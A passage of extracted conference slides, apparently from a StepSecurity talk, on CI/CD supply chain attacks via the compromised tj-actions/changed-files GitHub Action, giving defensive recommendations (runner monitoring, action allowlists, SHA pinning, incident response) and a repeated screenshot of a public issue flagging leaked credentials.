- Launched additional chained supply chain attacks
- Inserted backdoors into software builds
- Executed targeted supply chain attacks



Who was behind these CI/CD supply chain attacks?



05.

**Concrete recommendations
for CI/CD security**

Security Monitoring for Runners



Security monitoring for Runners

You can build your own baseline monitoring system or extend one using open-source EDR tools such as



Wazuh



Falco



Tetragon

Set and Enforce an Action Allowlist




**GitHub
Action not
on allowlist**




**GitHub
Action
with explicit
approval**

Pin third-party GitHub Actions to specific commit SHA

Using :latest tag
in GitHub Actions



Pinning Actions to
specific commit SHA



Pin it or panic.

Real-world Difficulties Aced by Affected Organizations

Using a compromised tj-actions/changed-files GitHub Action #1583

🔒 Closed



shubham-stepsecurity opened on Mar 17

...

Filing a public issue instead of reporting this as a private vulnerability, as I could not find a security.md file. Moreover, this malware is a publicly known and an urgent issue.

This repo uses a compromised version of tj-actions/changed-files. The compromised action leaks secrets the runner has in memory.

[langsmith-sdk/github/workflows/integration_tests.yml](#)

Line 32 in fd0796c

```
32      uses: tj-actions/changed-files@v45
```

This run ids has creds leaked. Please rotate (if applicable) and delete the workflow run.

13867756496, 13867629709, 13867434879, 13867422480, 13867292068, 13867077206, 13866683365, 13866592795, 13864483482, 13863919302

eg: <https://github.com/langchain-ai/langsmith-sdk/actions/runs/13867756496/job/38810080294#step:3:60>

You can also use <https://github.com/step-security/changed-files> going forward.

Reference about this incident: <https://www.stepsecurity.io/blog/harden-runner-detection-tj-actions-changed-files-action-is-compromised>



1

Real-world Difficulties Aced by Affected Organizations

Using a compromised tj-actions/changed-files GitHub Action #1583

✓ Closed



shubham-stepsecurity opened on Mar 17

...

Filing a public issue instead of reporting this as a private vulnerability, as I could not find a security.md file. Moreover, this malware is a publicly known and an urgent issue.

This repo uses a compromised version of tj-actions/changed-files. The compromised action leaks secrets the runner has in memory.

[langsmith-sdk/github/workflows/integration_tests.yml](#)

Line 32 in fd0796c

```
32      uses: tj-actions/changed-files@v45
```

This run ids has creds leaked. Please rotate (if applicable) and delete the workflow run.

13867756496, 13867629709, 13867434879, 13867422480, 13867292068, 13867077206, 1386683365, 13866592795, 13864483482, 13863919302

eg: <https://github.com/langchain-ai/langsmith-sdk/actions/runs/13867756496/job/38810080294#step:3:60>

You can also use <https://github.com/step-security/changed-files> going forward.

Reference about this incident: <https://www.stepsecurity.io/blog/harden-runner-detection-tj-actions-changed-files-action-is-compromised>



•• 1

Real-world Difficulties Aced by Affected Organizations

Using a compromised tj-actions/changed-files GitHub Action #1583

✓ Closed



shubham-stepsecurity opened on Mar 17

...

Filing a public issue instead of reporting this as a private vulnerability, as I could not find a security.md file. Moreover, this malware is a publicly known and an urgent issue.

This repo uses a compromised version of tj-actions/changed-files. The compromised action leaks secrets the runner has in memory.

[langsmith-sdk/github/workflows/integration_tests.yml](#)
Line 32 in fd0796c

```
32      uses: tj-actions/changed-files@v45
```

This run ids has creds leaked. Please rotate (if applicable) and delete the workflow run.

13867756496, 13867629709, 13867434879, 13867422480, 13867292068, 13867077206, 13866683365, 13866592795, 13864483482, 13863919302

eg: <https://github.com/langchain-ai/langsmith-sdk/actions/runs/13867756496/job/38810080294#step:3:60>

You can also use <https://github.com/step-security/changed-files> going forward.

Reference about this incident: <https://www.stepsecurity.io/blog/harden-runner-detection-tj-actions-changed-files-action-is-compromised>

😊 1

Real-world Difficulties faced by Affected Organizations

Using a compromised tj-actions/changed-files GitHub Action #1583

✓ Closed



shubham-stepsecurity opened on Mar 17

...

Filing a public issue instead of reporting this as a private vulnerability, as I could not find a security.md file. Moreover, this malware is a publicly known and an urgent issue.

This repo uses a compromised version of tj-actions/changed-files. The compromised action leaks secrets the runner has in memory.

[langsmith-sdk/github/workflows/integration_tests.yml](#)
Line 32 in [fd0796c](#)

```
32      uses: tj-actions/changed-files@v45
```

This run ids has creds leaked. Please rotate (if applicable) and delete the workflow run.

13867756496, 13867629709, 13867434879, 13867422480, 13867292068, 13867077206, 13866683365, 13866592795, 13864483482, 13863919302



eg: <https://github.com/langchain-ai/langsmith-sdk/actions/runs/13867756496/job/38810080294#step:3:60>

You can also use <https://github.com/step-security/changed-files> going forward.

Reference about this incident: <https://www.stepsecurity.io/blog/harden-runner-detection-tj-actions-changed-files-action-is-compromised>



Incident Response for Compromised Actions



Concrete Recommendations for CI/CD security

- Security monitoring for CI/CD Runners
- Set and Enforce an Action Allowlist
- Pin third party GitHub Actions to specific commit SHA
- Incident Response for Compromised Actions



**DIDN'T THINK THAT PART THROUGH,
DID YA?**

Acknowledgements

We would like to thank:

- BlackHat Review Committee
- tj-actions and reviewdog maintainers
- GitHub
- Adnan Khan
- Wiz
- Palo Alto
- Our speaker coach Phil Young



StepSecurity

Thank You!



Varun Sharma

varunsh@stepsecurity.io



Ashish Kurmi

akurmi@stepsecurity.io

